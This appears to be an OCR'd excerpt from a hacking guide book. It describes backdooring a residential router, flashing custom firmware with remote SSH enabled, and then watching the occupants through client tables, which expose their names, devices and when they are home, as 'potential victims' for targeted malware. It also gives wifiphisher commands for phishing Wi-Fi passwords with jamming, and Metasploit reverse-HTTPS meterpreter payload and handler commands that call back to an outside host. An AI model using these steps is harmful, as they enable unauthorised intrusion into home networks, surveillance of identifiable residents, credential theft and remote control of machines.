
Ifconfig -a

To verify that your phone is showing up as interface “usb0” and then

Dhclient usb0


To get a IP address and connectivity to the internet through your phone.

Success. The backdoor I opened worked (with a Firefox downgrade).



Performing research at home, I discovered that there is a version of DD-WRT for this specific router. DD-WRT is effectively a stripped down Linux distro that can be installed on a router. It dramatically expands on the router’s capabilities and opens up new services that a otherwise stock firmware would have prevented you from using.

In this case the DD-WRT image is “Kong Mod” and is specifically designed for the R6700 (NightHawk AC1750) device.



Installing the image was as easy as uploading a file and clicking on Firmware Upgrade. Be sure that you are right next to the router (in the neighborhood) while you are doing this. It will take between 2 to 5 minutes for the router to reboot.


Installing a custom firmware will completely reset the router to stock settings, you need to reconfigure the router back to how you found it.[52] Same ESSID, same password. Different administrator password.

I did not screenshot the firmware upgrade process because user interfaces differ between make and model. Usually, it is just a bar that fills up when the access point reboots to give you a rough estimate of time before DD-WRT is loaded. That stupid blue bar, has no real meaning as soon as the router reboots.


Meanwhile, please remember that any Apple routers require Airport Utilities!

[52] Plus some extra services that you could enable, like Remote Management and SSH. That will allow you to remote back in without having to drive back to the house again.

Logging back into the router, you can now enable features such as SSH (remote shells, bottom left), remote management (top), SMTP (email, not in photo), USB sharing (absolutely critical to aid in spread of malware), FTP, and view any currently connected potential victims behind the router. You effectively, have eyes watching them 24/7



If you made any mistakes that requires you to return back to the access point, you can first double check if someone is in the house.



Wireless

Clients

MAC Address	Interface	Uptime	TX Rate	RX Rate	Info	Signal	Noise	SNR	Signal Quality
xx:xx:xx:xx:3F:5A	wl0	0:12:32	72M	1M	HT20PS	-60	-92	32	80%
xx:xx:xx:xx:E0:D2	wl0	1:37:41	144M	1M	HT20PS	-52	-92	40	96%
xx:xx:xx:xx:DF:F2	wl0	19:23:41	54M	24M	LEGACY	-50	-92	42	100%
xx:xx:xx:xx:F9:67	wl0	4 days, 0:59:28	104M	144M	HT20	-42	-92	50	100%
xx:xx:xx:xx:E6:EB	wl1	1 day, 21:49:23	400M	24M	VHT80PS	-54	-92	38	92%
xx:xx:xx:xx:66:D4	wl1	5 days, 22:58:51	150M	150M	HT40	-36	-92	56	100%

DHCP

DHCP Clients

Hostname	IP Address	MAC Address	Client Lease Time
SAMSUNG-SM-G935V	192.168.1.128	xx:xx:xx:xx:65:3F	1 day 00:00:00
*	192.168.1.112	xx:xx:xx:xx:48:A0	1 day 00:00:00
Sunnys-iMac	192.168.1.104	xx:xx:xx:xx:E6:EB	1 day 00:00:00
Cisco03540	192.168.1.137	xx:xx:xx:xx:C4:B8	1 day 00:00:00
MichelegsiPhone	192.168.1.113	xx:xx:xx:xx:E0:D2	1 day 00:00:00
Micheles-iPad	192.168.1.100	xx:xx:xx:xx:3F:5A	1 day 00:00:00
DIRECTV-HR44-B1D36751	192.168.1.146	xx:xx:xx:xx:F9:67	1 day 00:00:00
Apple-TV	192.168.1.120	xx:xx:xx:xx:66:D4	1 day 00:00:00

You can draw a few conclusions from this screenshot.

1. Someone just returned to the house, twelve and a half minutes ago
2. Someone has already been occupying the house for more than one and a half hours
3. There is a Apple Television in the house, placed right next to the router.
4. Two of the resident's names is "Michele" and "Sunny"
5. They have DirecTV service, not necessarily internet but there is a DirecTV device here. It is placed right next to the router, judging by it's extremely strong signal strength (-47 dBm, lower is better)
6. Googling the Samsung Device, it is a Samsung S7 Galaxy Edge. That would be the default "hostname" for the device.
7. We basically have a potential victim for targeted malware, on every platform except Windows. We got Android Devices and Apple Devices, albeit most of the people inside are big time fans of Apple, which is notoriously difficult to hack.

And we have not even covered anything about hacking into webcams with Meterpreter shells yet ;)

Chapter 11: Low-Tech Hacking, How to Get a Password Without Actually Breaking Into a Router

As of September 16th, 2017, the Wifi-Phisher suite has received a major overall, making it a viable means to capture the password, through social engineering, without resorting to technical options that we covered before.

To install:

```
Git clone https://github.com/wifiphisher/wifiphisher
Cd wifiphisher
Python setup.py install
```

And to run:

```
airmon-ng stop wlan1mon
airmon-ng check kill
ifconfig wlan1 down
rfkill unblock all
rfkill list all
ifconfig wlan1 up
machanger -b --mac=AC:86:74:7F:FA:6A wlan1
wifiphisher -e MadHouse -al wlan2 -jl wlan1 -iAM AC:86:74:7F:FA:6A -iDM AC:86:74:7F:FA:9B -dE --lure10-capture
```

The reason why I added all of the additional lines is because I needed to clear out my interfaces in previous versions. I was not certain on whether or not they fixed it, but it looked like they did. You could just copy/paste all of it into a simple bash script, just copy and paste it into a file ending with *.sh, and then **chmod 700 script.sh** and then **./script.sh** to run it.

I was however, excited to try out the new features, such as specifying MAC addresses for your attacking and jamming interfaces.

Chapter 15: Bringing SkyNet Online: How to Create a On-The-Go Home Server for Password Cracking using common RATs

There are two common acronyms that define RAT.

1. Remote Access Trojan
2. Remote Administration Tool

It refers to the same damn thing, a “reverse shell”. The advantages of it are tremendous. We are going to use RATs in a manner that is the second term and not the first. So that we can remotely administer our password cracking rig a home, upload new hashes to crack, and to check cracked hashes. This will make our hacking efforts considerably more, mobile.

1. It can gain access to systems protected by restrictive firewalls such as Airport Extreme devices (notoriously incompatible with DynDNS dynamic DNS services).[53]
2. With additional effort, you can encrypt the session with a password and session-key, preventng unwanted intruders from stealing your session (and your loot).
3. It can provide a “backup means” in case your other options, such as a Armitage Team Server, fails (like too much commands in the console queue).

In this chapter, we will be using two different RATs. (a) Metasploit Meterpreter, Python Reverse HTTPS, and (b) Pupy Shell, which adds additional benefits of pluggable transports such as ScrambleSuit that help increase the security of your encrypted traffic as well as having a neat TTY shell that auto tab-completes.

Finally, we are going to write a Python script designed to start up a Armitage Teamserver in Kali Linux, which allows you to connect your local Armitage session back to your home server seamlessly.

Cost wise, the price is minimal if not completely (almost) free.

My setup attempts to get past common issues such as port-forwarding settings of any router or access point I connect to, thereby allowing me to seamlessly back to my home. I can work on the go and avoid costly trips to the gas station.

---

[53] As long as the “victim”, that means you, executes the program. The difference between a reverse shell used for good and “evil” is zero. It depends on who is using it, and what purpose it is used for.

Here is how my setup works

1. I connect to a wireless access point. Such as my school's wireless network.
2. I login to Amazon Web Services using SSH
3. From my SSH session to Amazon Web Services, I start up my "listeners" which "catch the shells" that are being transmitted from my home servers
4. When the listener catches a shell, I open a session automatically that is both encrypted and secure. I can then remotely issue terminal commands back to my home server.

For this chapter you will need…

1. A free Amazon AWS Student Account with one free server instance[54]
2. A Pupy shell installation from GitHub.
3. A updated Metasploit Installation[55]
4. SSH client and server repos installed on your machine (if it has not been already).

We will cover the following topics step by step…

1. Starting up and configuring a Kali Linux Instance on AWS (including port-forwarding on AWS using the remote GUI)
2. Installing and learning how to use Metasploit
3. Installing and learning how to use Pupy Shell
4. Learning how to run auto-start processes using Crontab
5. Introduction to Armitage, and what they bill as "Multiplayer Metasploit"
6. Python Coding Exercise: A Armitage Teamserver Startup Script

This may seem daunting, but at the end of the day, and yes, this will only take a day, you will finish with a greater understanding of the dangers of various types of malware, particularly reverse shells, and the importance of end-user training.

---

[54] GitHub at this time, had a deal where you get a student starter pack, including one year of free EC2 instances with Amazon Web Services (AWS). https://education.github.com/pack

[55] Rapid7 recommends simply using apt-get update && apt-get upgrade (or apt-get install -y metasploit-framework) for Metasploit Framework on Kali Linux installations. Their repo is not the same as Kali Linux, which has a longer vetting and development cycle.

Starting up and configuring a Kali Linux Instance on AWS (including port-forwarding on AWS using the web GUI)

I am assuming that you followed through with the Student Development Pack offer that was listed on the previous page, and that you obtained a free one-year AWS Student Account.

You get to have one free instance, free-of-charge that you can leave running 24/7 if you wished (but you must pay for significant data transfers, be mindful of that).

First we need to find a Kali Linux Instance. Offensive Security keeps these images regularly updated, so at the launching of the instance you are already running the latest versions of what we are going to use.

We can also add username::passwords instead of relying on that single, critical root-certificate.

Now, we need to configure our “Security Groups” before we launch. Remember when I mentioned port-forwarding? Security Groups is basically a Amazon buzzword for the port-forwarding and firewall settings for your Kali Linux instance. It means the same thing, just make sure you configure and select it BEFORE you launch the instance. Otherwise you are forced to reboot the server to have the changes saved.

Choose any range of port(s) you like, but make sure you write it down as LPORT: <port>. This is important later, because LPORT (listening port) is where the server is going to listen to, to be able to “catch the shell”.[56] Make sure that you configure the instance to accept from ANY IP for that specific port. Because when you are out on the road, your IP will constantly change, especially your cell phone’s data plan (where the IP is dependent on the specific cell tower).

Finally write down your IPv4 address listed on your AWS web GUI (the one that is “regularly looking”, or “four octets”, or 12.45.32.11) and reboot your server.

[56] Likewise, RPORT means REMOTE PORT. That means it’s the port the shell is destined to.

Installing and learning how to use Metasploit
First, a intro on common syntax for reverse shells.

Most RATs like Metasploit Meterpreter will specify certain terms that explain which ports and public IP addresses a compromised machine is supposed to connect to.

RHOST - Remote Host, the IPv4 address of the TARGET
RPORT - Remote Port, the opened port of the TARGET
LHOST - Listening Host, the IPv4 address of the ATTACKER
LPORT - Listening Port, the opened port of the ATTACKER

RHOST and RPORT are mainly used by bind shells and scanner modules and exploit kits in modern Metasploit. However our main concern is properly specifying LHOST and LPORT which is the basics of a reverse-shell.

Both the payload and the listener needs to have the same LHOST and LPORT. The…

PAYLOAD - Is run by the victim
LISTENER - Is run by the attacker

The listener catches the packets that is sent by the victim (when the victim executes it). And it either…

1. Auto-completes a staged payload by sending more of the completed payload back (for Metasploit Staged Payloads)
2. Or accepts the connection from a FULLY COMPLETED (inline) payload

Metasploit is the easiest framework for learning how reverse-shell payloads work, and so we will make a easy-to-use Pythonic reverse shell (targeting Linux machines). The completed Meterpreter RAT is fairly complete and full-featured, which makes it's adapted use as a Remote Administration Tool ideal.

Get your Amazon Web Services Kali Instance up and running, and take down the public IP address. Then start Metasploit on your local box (victim machine) and run the following commands.

use payload/python/meterpreter_reverse_https[57][58]
set LHOST 54.123.76.45[59]
set LPORT 443
set exitonsession false
generate -t raw -f /root/testpayload.py

---


[57] **For this demonstration we are using a INLINE or STAGELESS payload.** You can tell the difference between INLINE and STAGED payloads by looking at the syntax, if there is a underscore ("_") after "meterpreter", then its a INLINE/STAGELESS.
[58] **If there is a forward slash ("/") after "meterpreter", then its a STAGED payload** and that means your LISTENER needs to be ALREADY RUNNING so it can complete the stage. Or else it will fail.
[59] **This is a made-up public IP address.** You need to replace it with your own known public IP address for Amazon Web Services, available on your web GUI.

Open a terminal and execute the payload by typing:

Python /root/testpayload.py

You can verify if at least the PAYLOAD portion worked by running p0f or passive operating system fingerprinter in a new terminal. There will be a rapidly scrolling wall of text, indicating that the payload has gone off and is attempting to connect to whoever you specified as LHOST and it's associated LPORT.


Type **p0f** in a new terminal.



Now login to your AWS instance and open another Metasploit session remotely. We are going to catch the shell.

use exploit/multi/handler
set payload python/meterpreter/reverse_https[60]
set lport 443
set lhost 0.0.0.0[61]
Run -j -z

Shortly, if not immediately, you should see the prompt on the bottom as Metasploit on the attacker as it catches the shell and upgrades it to a Meterpreter RAT.




Congrats. You have just “hacked yourself” with a “homemade trojan”. But our purpose is different. We are going to use this shell to run commands.

Metasploit labels it’s sessions as a number, to interact with session #1 you would type:

Sessions -i 1

You then see this.



Sometimes commands will not work because the stdapi has failed to load. You can fix it by typing

